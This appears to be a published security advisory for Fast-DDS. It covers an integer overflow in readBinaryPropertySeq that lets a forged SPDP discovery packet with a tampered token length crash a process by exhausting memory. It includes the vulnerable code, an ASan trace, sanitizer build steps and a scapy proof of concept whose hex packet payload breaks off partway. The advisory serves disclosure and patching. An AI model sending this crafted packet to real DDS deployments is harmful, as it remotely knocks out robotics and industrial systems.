Out-of-Memory in readBinaryPropertySeq via Manipulated DATA Submessage when DDS Security is enabled

High **MiguelCompany** published **GHSA-hvm8-mm7f-m6hc** 4 hours ago

Package

Fast-DDS

Affected versions

<= 3.4.0

Patched versions

2.6.11, 2.14.6, 3.2.4, 3.3.1, 3.4.1

Description

Summary

- When the security mode is enabled, modifying the DATA Submessage within an SPDP packet sent by a publisher causes an Out-Of-Memory (OOM) condition, resulting in remote termination of Fast-DDS.
- If the fields of PID_IDENTITY_TOKEN or PID_PERMISSION_TOKEN in the DATA Submessage — specifically by tampering with the **length field in readBinaryPropertySeq**— are modified, an integer overflow occurs, leading to an OOM during the resize operation.

Details

Version

- FastDDS commit a1b2c3d (HEAD -> 2.6.10, tag: v2.6.10, origin/2.6.10)
- FastCDR commit f9e8d7c (HEAD -> 1.0.27, tag: v1.0.27, origin/1.0.27)

code flow

```
UDPChannelResource::perform_listen_operation
   ↓
```

```
ReceiverResource::OnDataReceived
   ↓
MessageReceiver::processCDRMsg
   ↓
MessageReceiver::proc_Submsg_Data
   ↓
MessageReceiver::process_data_message_with_security
   ↓
MessageReceiver::findAllReaders
   ↓
StatelessReader::processDataMsg
   ↓
StatelessReader::change_received
   ↓
PDPListener::onNewCacheChangeAdded
   ↓
ParticipantProxyData::readFromCDRMessage
   ↓
ParameterList::readParameterListfromCDRMsg
   ↓
ParameterSerializer<ParameterToken_t>::read_from_cdr_message
   ↓
CDRMessage::readDataHolder
   ↓
CDRMessage::readBinaryPropertySeq
```

vulnerable code

```
inline bool CDRMessage::readBinaryPropertySeq(
        CDRMessage_t* msg,
        BinaryPropertySeq& binary_properties,
        const uint32_t parameter_length)
{
    assert(msg);

    uint32_t length = 0;
    if (!CDRMessage::readUInt32(msg, &length))
    {
        return false;
    }

    if (12 * length > parameter_length)
    {
        return false;
    }

    binary_properties.resize(length);
    bool returnedValue = true;
    for (uint32_t i = 0; returnedValue && i < length; ++i)
    {
        returnedValue = CDRMessage::readBinaryProperty(msg, binary_properties.at(i));
    }
```

```
    return returnedValue;
}
```

ASan Report

```
=================================================================
==2803863==ERROR: AddressSanitizer: allocator is out of memory trying to allocate
0x3000000000 bytes
    #0 0x7f9994c7f1e7 in operator new(unsigned long)
../../../../src/libsanitizer/asan/asan_new_delete.cpp:99
    #1 0x7f9993aa2c15 in
__gnu_cxx::new_allocator<eprosima::fastrtps::rtps::BinaryProperty>::allocate(unsigned
long, void const*) /usr/include/c++/11/ext/new_allocator.h:127
    #2 0x7f9993aa2c15 in
std::allocator_traits<std::allocator<eprosima::fastrtps::rtps::BinaryProperty>
>::allocate(std::allocator<eprosima::fastrtps::rtps::BinaryProperty>&, unsigned long)
/usr/include/c++/11/bits/alloc_traits.h:464
    #3 0x7f9993aa2c15 in std::_Vector_base<eprosima::fastrtps::rtps::BinaryProperty,
std::allocator<eprosima::fastrtps::rtps::BinaryProperty> >::_M_allocate(unsigned
long) /usr/include/c++/11/bits/stl_vector.h:346
    #4 0x7f9993aa2c15 in std::vector<eprosima::fastrtps::rtps::BinaryProperty,
std::allocator<eprosima::fastrtps::rtps::BinaryProperty>
>::_M_default_append(unsigned long) /usr/include/c++/11/bits/vector.tcc:635
    #5 0x7f9993aa386e in
eprosima::fastrtps::rtps::CDRMessage::readBinaryPropertySeq(eprosima::fastrtps::rtps::CD
std::vector<eprosima::fastrtps::rtps::BinaryProperty,
std::allocator<eprosima::fastrtps::rtps::BinaryProperty> >&, unsigned int)
(/home/habosol/fastdds/install/asan-fastdds-2.6.10/lib/libfastrtps.so.2.6+0x133e86e)
    #6 0x7f9993a949be in
eprosima::fastrtps::rtps::CDRMessage::readDataHolder(eprosima::fastrtps::rtps::CDRMessag
eprosima::fastrtps::rtps::DataHolder&, unsigned int) /home/habosol/fastdds/Fast-DDS-
2.6.10/include/fastdds/rtps/messages/CDRMessage.hpp:1126
    #7 0x7f9993a949be in
eprosima::fastdds::dds::ParameterSerializer<eprosima::fastdds::dds::ParameterToken_t>::r
eprosima::fastrtps::rtps::CDRMessage_t*, unsigned short) /home/habosol/fastdds/Fast-
DDS-2.6.10/src/cpp/fastdds/core/policy/ParameterSerializer.hpp:998
    #8 0x7f9993a949be in
eprosima::fastdds::dds::ParameterSerializer<eprosima::fastdds::dds::ParameterToken_t>::r
eprosima::fastrtps::rtps::CDRMessage_t*, unsigned short) /home/habosol/fastdds/Fast-
DDS-2.6.10/src/cpp/fastdds/core/policy/ParameterSerializer.hpp:62
    #9 0x7f9993a949be in operator() /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/builtin/data/ParticipantProxyData.cpp:610
    #10 0x7f9993a959ce in
readParameterListfromCDRMsg<eprosima::fastrtps::rtps::ParticipantProxyData::readFromCDRM
bool, const eprosima::fastrtps::rtps::NetworkFactory&, bool)::
<lambda(eprosima::fastrtps::rtps::CDRMessage_t*, const ParameterId_t&, uint16_t)> >
/home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/fastdds/core/policy/ParameterList.hpp:134
    #11 0x7f9993a959ce in
eprosima::fastrtps::rtps::ParticipantProxyData::readFromCDRMessage(eprosima::fastrtps::r
bool, eprosima::fastrtps::rtps::NetworkFactory const&, bool)
/home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/builtin/data/ParticipantProxyData.cpp:670
    #12 0x7f99939b31ab in
eprosima::fastrtps::rtps::PDPListener::onNewCacheChangeAdded(eprosima::fastrtps::rtps::R
```

```
eprosima::fastrtps::rtps::CacheChange_t const*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/builtin/discovery/participant/PDPListener.cpp:106
    #13 0x7f9992fc382f in
eprosima::fastrtps::rtps::StatelessReader::change_received(eprosima::fastrtps::rtps::Cac
/home/habosol/fastdds/Fast-DDS-2.6.10/src/cpp/rtps/reader/StatelessReader.cpp:343
    #14 0x7f9992fdb509 in
eprosima::fastrtps::rtps::StatelessReader::processDataMsg(eprosima::fastrtps::rtps::Cach
/home/habosol/fastdds/Fast-DDS-2.6.10/src/cpp/rtps/reader/StatelessReader.cpp:592
    #15 0x7f99930414ac in operator() /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/messages/MessageReceiver.cpp:136
    #16 0x7f9993047c9b in
findAllReaders<eprosima::fastrtps::rtps::MessageReceiver::process_data_message_with_secu
eprosima::fastrtps::rtps::EntityId_t&, eprosima::fastrtps::rtps::CacheChange_t&,
bool)::<lambda(eprosima::fastrtps::rtps::RTPSReader*)> > /home/habosol/fastdds/Fast-
DDS-2.6.10/src/cpp/rtps/messages/MessageReceiver.cpp:792
    #17 0x7f9993047c9b in
eprosima::fastrtps::rtps::MessageReceiver::process_data_message_with_security(eprosima::
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool) /home/habosol/fastdds/Fast-
DDS-2.6.10/src/cpp/rtps/messages/MessageReceiver.cpp:167
    #18 0x7f9993077474 in void std::__invoke_impl<void, void
(eprosima::fastrtps::rtps::MessageReceiver::*&)(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool),
eprosima::fastrtps::rtps::MessageReceiver*&, eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool>(std::__invoke_memfun_deref,
void (eprosima::fastrtps::rtps::MessageReceiver::*&)
(eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool),
eprosima::fastrtps::rtps::MessageReceiver*&, eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool&&)
/usr/include/c++/11/bits/invoke.h:74
    #19 0x7f9993077474 in std::__invoke_result<void
(eprosima::fastrtps::rtps::MessageReceiver::*&)(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool),
eprosima::fastrtps::rtps::MessageReceiver*&, eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool>::type std::__invoke<void
(eprosima::fastrtps::rtps::MessageReceiver::*&)(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool),
eprosima::fastrtps::rtps::MessageReceiver*&, eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool>(void
(eprosima::fastrtps::rtps::MessageReceiver::*&)(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool),
eprosima::fastrtps::rtps::MessageReceiver*&, eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool&&)
/usr/include/c++/11/bits/invoke.h:96
    #20 0x7f9993077474 in void std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>::__call<void,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&, 0ul, 1ul, 2ul, 3ul>
(std::tuple<eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&>&&, std::_Index_tuple<0ul, 1ul, 2ul,
3ul>) /usr/include/c++/11/functional:420
    #21 0x7f9993077474 in void std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
```

```
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>::operator()
<eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool, void>
(eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&) /usr/include/c++/11/functional:503
    #22 0x7f9993077474 in void std::__invoke_impl<void, std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>&,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool>(std::__invoke_other, std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>&,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&)
/usr/include/c++/11/bits/invoke.h:61
    #23 0x7f9993077474 in std::enable_if<std::__and_<std::is_void<void>,
std::__is_invocable<std::_Bind<void (eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>&,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool> >::value, void>::type
std::__invoke_r<void, std::_Bind<void (eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>&,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool>(std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>&,
eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&)
/usr/include/c++/11/bits/invoke.h:154
    #24 0x7f9993077474 in std::_Function_handler<void
(eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool), std::_Bind<void
(eprosima::fastrtps::rtps::MessageReceiver::*
(eprosima::fastrtps::rtps::MessageReceiver*, std::_Placeholder<1>,
std::_Placeholder<2>, std::_Placeholder<3>))(eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)> >::_M_invoke(std::_Any_data
const&, eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool&&)
/usr/include/c++/11/bits/std_function.h:290
    #25 0x7f999306fcd5 in std::function<void (eprosima::fastrtps::rtps::EntityId_t
const&, eprosima::fastrtps::rtps::CacheChange_t&, bool)>::operator()
(eprosima::fastrtps::rtps::EntityId_t const&,
eprosima::fastrtps::rtps::CacheChange_t&, bool) const
/usr/include/c++/11/bits/std_function.h:590
```

```
    #26 0x7f999306fcd5 in
eprosima::fastrtps::rtps::MessageReceiver::proc_Submsg_Data(eprosima::fastrtps::rtps::CD
eprosima::fastrtps::rtps::SubmessageHeader_t*, bool) const
/home/habosol/fastdds/Fast-DDS-2.6.10/src/cpp/rtps/messages/MessageReceiver.cpp:1029
    #27 0x7f99930738b3 in
eprosima::fastrtps::rtps::MessageReceiver::processCDRMsg(eprosima::fastrtps::rtps::Locat
const&, eprosima::fastrtps::rtps::Locator_t const&,
eprosima::fastrtps::rtps::CDRMessage_t*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/messages/MessageReceiver.cpp:515
    #28 0x7f999308a030 in
eprosima::fastrtps::rtps::ReceiverResource::OnDataReceived(unsigned char const*,
unsigned int, eprosima::fastrtps::rtps::Locator_t const&,
eprosima::fastrtps::rtps::Locator_t const&) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/network/ReceiverResource.cpp:121
    #29 0x7f99934a40d2 in
eprosima::fastdds::rtps::UDPChannelResource::perform_listen_operation(eprosima::fastrtps
/home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/transport/UDPChannelResource.cpp:70
    #30 0x7f99934a75b2 in void std::__invoke_impl<void, void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t>(std::__invoke_memfun_deref, void
(eprosima::fastdds::rtps::UDPChannelResource::*&&)
(eprosima::fastrtps::rtps::Locator_t),
eprosima::fastdds::rtps::UDPChannelResource*&&,
eprosima::fastrtps::rtps::Locator_t&&) /usr/include/c++/11/bits/invoke.h:74
    #31 0x7f99934a75b2 in std::__invoke_result<void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t>::type std::__invoke<void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t>(void
(eprosima::fastdds::rtps::UDPChannelResource::*&&)
(eprosima::fastrtps::rtps::Locator_t),
eprosima::fastdds::rtps::UDPChannelResource*&&,
eprosima::fastrtps::rtps::Locator_t&&) /usr/include/c++/11/bits/invoke.h:96
    #32 0x7f99934a75b2 in void std::thread::_Invoker<std::tuple<void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t> >::_M_invoke<0ul, 1ul, 2ul>
(std::_Index_tuple<0ul, 1ul, 2ul>) /usr/include/c++/11/bits/std_thread.h:259
    #33 0x7f99934a75b2 in std::thread::_Invoker<std::tuple<void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t> >::operator()()
/usr/include/c++/11/bits/std_thread.h:266
    #34 0x7f99934a75b2 in
std::thread::_State_impl<std::thread::_Invoker<std::tuple<void
(eprosima::fastdds::rtps::UDPChannelResource::*)
(eprosima::fastrtps::rtps::Locator_t), eprosima::fastdds::rtps::UDPChannelResource*,
eprosima::fastrtps::rtps::Locator_t> > >::_M_run()
/usr/include/c++/11/bits/std_thread.h:211
    #35 0x7f99920fe252  (/lib/x86_64-linux-gnu/libstdc++.so.6+0xdc252)

==2803863==HINT: if you don't care about these errors you may set
```

```
allocator_may_return_null=1
SUMMARY: AddressSanitizer: out-of-memory
../../../../src/libsanitizer/asan/asan_new_delete.cpp:99 in operator new(unsigned
long)
Thread T3 created by T0 here:
    #0 0x7f9994c21685 in __interceptor_pthread_create
../../../../src/libsanitizer/asan/asan_interceptors.cpp:216
    #1 0x7f99920fe328 in
std::thread::_M_start_thread(std::unique_ptr<std::thread::_State,
std::default_delete<std::thread::_State> >, void (*)()) (/lib/x86_64-linux-
gnu/libstdc++.so.6+0xdc328)
    #2 0x7f99935a62ed in
eprosima::fastdds::rtps::UDPTransportInterface::CreateInputChannelResource(std::__cxx11:
std::char_traits<char>, std::allocator<char> > const&,
eprosima::fastrtps::rtps::Locator_t const&, bool, unsigned int,
eprosima::fastdds::rtps::TransportReceiverInterface*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/transport/UDPTransportInterface.cpp:253
    #3 0x7f99935aa0a9 in
eprosima::fastdds::rtps::UDPTransportInterface::OpenAndBindInputSockets(eprosima::fastrt
const&, eprosima::fastdds::rtps::TransportReceiverInterface*, bool, unsigned int)
/home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/transport/UDPTransportInterface.cpp:227
    #4 0x7f9993533d64 in
eprosima::fastdds::rtps::UDPv4Transport::OpenInputChannel(eprosima::fastrtps::rtps::Loca
const&, eprosima::fastdds::rtps::TransportReceiverInterface*, unsigned int)
/home/habosol/fastdds/Fast-DDS-2.6.10/src/cpp/rtps/transport/UDPv4Transport.cpp:349
    #5 0x7f999308a995 in
eprosima::fastrtps::rtps::ReceiverResource::ReceiverResource(eprosima::fastdds::rtps::Tr
eprosima::fastrtps::rtps::Locator_t const&, unsigned int) /home/habosol/fastdds/Fast-
DDS-2.6.10/src/cpp/rtps/network/ReceiverResource.cpp:41
    #6 0x7f999308544d in
eprosima::fastrtps::rtps::NetworkFactory::BuildReceiverResources(eprosima::fastrtps::rtp
std::vector<std::shared_ptr<eprosima::fastrtps::rtps::ReceiverResource>,
std::allocator<std::shared_ptr<eprosima::fastrtps::rtps::ReceiverResource> > >&,
unsigned int) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/network/NetworkFactory.cpp:101
    #7 0x7f99930c38a1 in
eprosima::fastrtps::rtps::RTPSParticipantImpl::createReceiverResources(eprosima::fastdds
bool, bool, bool) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/participant/RTPSParticipantImpl.cpp:1774
    #8 0x7f99930ebbaf in
eprosima::fastrtps::rtps::RTPSParticipantImpl::RTPSParticipantImpl(unsigned int,
eprosima::fastrtps::rtps::RTPSParticipantAttributes const&,
eprosima::fastrtps::rtps::GuidPrefix_t const&, eprosima::fastrtps::rtps::GuidPrefix_t
const&, eprosima::fastrtps::rtps::RTPSParticipant*,
eprosima::fastrtps::rtps::RTPSParticipantListener*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/participant/RTPSParticipantImpl.cpp:440
    #9 0x7f99930edf76 in
eprosima::fastrtps::rtps::RTPSParticipantImpl::RTPSParticipantImpl(unsigned int,
eprosima::fastrtps::rtps::RTPSParticipantAttributes const&,
eprosima::fastrtps::rtps::GuidPrefix_t const&,
eprosima::fastrtps::rtps::RTPSParticipant*,
eprosima::fastrtps::rtps::RTPSParticipantListener*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/participant/RTPSParticipantImpl.cpp:544
    #10 0x7f999311a938 in
eprosima::fastrtps::rtps::RTPSDomain::createParticipant(unsigned int, bool,
```

```
eprosima::fastrtps::rtps::RTPSParticipantAttributes const&,
eprosima::fastrtps::rtps::RTPSParticipantListener*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/rtps/RTPSDomain.cpp:167
    #11 0x7f9993139dae in
eprosima::fastrtps::Domain::createParticipant(eprosima::fastrtps::ParticipantAttributes
const&, eprosima::fastrtps::ParticipantListener*) /home/habosol/fastdds/Fast-DDS-
2.6.10/src/cpp/fastrtps_deprecated/Domain.cpp:190
    #12 0x563ffeb4f948 in HelloWorldSubscriber::init() /home/habosol/fastdds/Fast-
DDS-2.6.10/examples/C++/SecureHelloWorldExample/HelloWorldSubscriber.cpp:60
    #13 0x563ffeb677db in main /home/habosol/fastdds/Fast-DDS-
2.6.10/examples/C++/SecureHelloWorldExample/HelloWorld_main.cpp:67
    #14 0x7f9991d1bd8f in __libc_start_call_main
../sysdeps/nptl/libc_start_call_main.h:58

==2803863==ABORTING
```

Root cause

Trigger path (SPDP → token → binary properties)

- An SPDP DATA submessage may carry `PID_IDENTITY_TOKEN` or `PID_PERMISSIONS_TOKEN`.
- `ParticipantProxyData` parses these parameters and forwards them to the token serializer.
- `ParameterToken_t::read_from_cdr_message` calls `CDRMessage::readDataHolder`, which then invokes `readBinaryPropertySeq` using the token's declared `parameter_length` rather than the exact number of bytes remaining for the binary-property sequence.

Untrusted count and a flawed bounds check

- `readBinaryPropertySeq` reads a 32-bit `length` value directly from the message; this value is attacker-controlled.
- The function attempts a sanity check using: `if (12 * length > parameter_length) return false;` performed in 32-bit arithmetic.
- This check fails for two reasons:
  - Integer overflow: `12 * length` can wrap around in 32-bit arithmetic; very large `length` values make the product small, allowing the comparison to pass incorrectly.
  - Incorrect bound scope: the check compares against the token's overall `parameter_length` (the declared size), not the actual bytes remaining (`msg->length - msg->pos`) for the binary-property sequence, making the guard weaker even when no wraparound occurs.

Unbounded allocation before full validation

- Immediately after the flawed check the code runs `binary_properties.resize(length);` .
- `resize` attempts to allocate memory for `length` elements up front. If `length` is large, this triggers excessive allocation attempts and quickly leads to OOM and process termination—occurring before per-element parsing (e.g., `readBinaryProperty`) or end-of-parameter validation can stop the flow.

Why SPDP is exploitable without authentication

- SPDP discovery is processed prior to establishing trust; when DDS Security is enabled, identity/permissions tokens contained in SPDP are still deserialized to build trust state.
- An on-network attacker can inject or replay a forged SPDP packet containing a token whose binary-property sequence count is crafted to trigger overflow and force the `resize`.

Poc

reproduce

- environment
  - Ubuntu 22.04 LTS
- Fast-CDR build

```
cd ~/fastdds/Fast-CDR-1.0.27
mkdir build && cd build

cmake .. \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_INSTALL_PREFIX=~/fastdds/install/asan-fastcdr-1.0.27 \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DCMAKE_C_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1"

make -j$(nproc)
make install
```

- Fast-DDS build

```
cd ~/fastdds/Fast-DDS-2.6.10
mkdir build && cd build

cmake .. \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_INSTALL_PREFIX=~/fastdds/install/asan-fastdds-2.6.10 \
  -DCMAKE_PREFIX_PATH=~/fastdds/install/asan-fastcdr-1.0.27 \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DCMAKE_C_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DSECURITY=ON

make -j$(nproc)
make install

export ASAN_OPTIONS=detect_leaks=1:abort_on_error=1:symbolize=1
```

- example build

```
cd ~/fastdds/Fast-DDS-2.6.10/examples/C++/SecureHelloWorldExample
mkdir build && cd build
```

```
cmake .. \
  -DCMAKE_PREFIX_PATH=~/fastdds/install/asan-fastdds-2.6.10 \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1"

make -j$(nproc)

export LD_PRELOAD=$(gcc -print-file-name=libasan.so)
```

- poc packet


```
from scapy.all import *

payload = bytes.fromhex(
    "52 54 50 53 02 03 01 0f eb ba 3f 10 a7 26 a3 08"
    "9f 46 19 17 09 01 08 00 ab 14 e1 68 06 b2 04 38"
    "15 07 88 03 00 00 10 00 00 01 00 c7 00 01 00 c2"
    "00 00 00 00 01 00 00 00 0f 80 18 00 eb ba 3f 10"
    "a7 26 a3 08 9f 46 19 17 ff 01 01 c2 00 00 00 00"
    "01 00 00 00 01 00 00 00 00 03 00 00 15 00 04 00"
    "02 03 00 00 16 00 04 00 01 0f 00 00 50 00 10 00"
    "eb ba 3f 10 a7 26 a3 08 9f 46 19 17 00 00 01 c1"
    "32 00 18 00 01 00 00 00 06 1d 00 00 00 00 00 00"
    "00 00 00 00 00 00 00 00 0a ff ff fe 32 00 18 00"
    "01 00 00 00 06 1d 00 00 00 00 00 00 00 00 00 00"
    "00 00 00 00 ac 13 5b f9 31 00 18 00 10 00 00 00"
    "09 1d 00 00 55 80 6b 00 00 00 00 00 00 00 00 00"
    "00 00 00 00 31 00 18 00 01 00 00 00 07 1d 00 00"
    "00 00 00 00 00 00 00 00 00 00 00 00 0a ff ff fe"
    "31 00 18 00 01 00 00 00 07 1d 00 00 00 00 00 00"
    "00 00 00 00 00 00 00 00 ac 13 5b f9 02 00 08 00"
    "14 00 00 00 00 00 00 00 58 00 04 00 3f 0c ff 0f"
    "62 00 14 00 10 00 00 00 52 54 50 53 50 61 72 74"
    "69 63 69 70 61 6e 74 00 59 00 28 00 01 00 00 00"
    "11 00 00 00 50 41 52 54 49 43 49 50 41 4e 54 5f"
    "54 59 50 45 00 00 00 00 07 00 00 00 53 49 4d 50"
    "4c 45 00 00 01 10 58 01 14 00 00 00 44 44 53 3a"
    "41 75 74 68 3a 50 4b 49 2d 44 48 3a 31 2e 30 00"
    "04 00 00 00 0c 00 00 00 64 64 73 2e 63 65 72 74"
    "2e 73 6e 00 57 00 00 00 2f 43 3d 45 53 2f 53 54"
    "3d 4d 41 2f 4f 3d 65 50 72 6f 73 69 6d 61 2f 4f"
    "55 3d 65 50 72 6f 73 69 6d 61 2f 43 4e 3d 4d 61"
    "69 6e 20 50 75 62 6c 69 73 68 65 72 2f 65 6d 61"
    "69 6c 41 64 64 72 65 73 73 3d 6d 61 69 6e 70 75"
    "62 40 65 70 72 6f 73 69 6d 61 2e 63 6f 6d 00 00"
    "0e 00 00 00 64 64 73 2e 63 65 72 74 2e 61 6c 67"
    "6f 00 00 00 0d 00 00 00 45 43 44 53 41 2d 53 48"
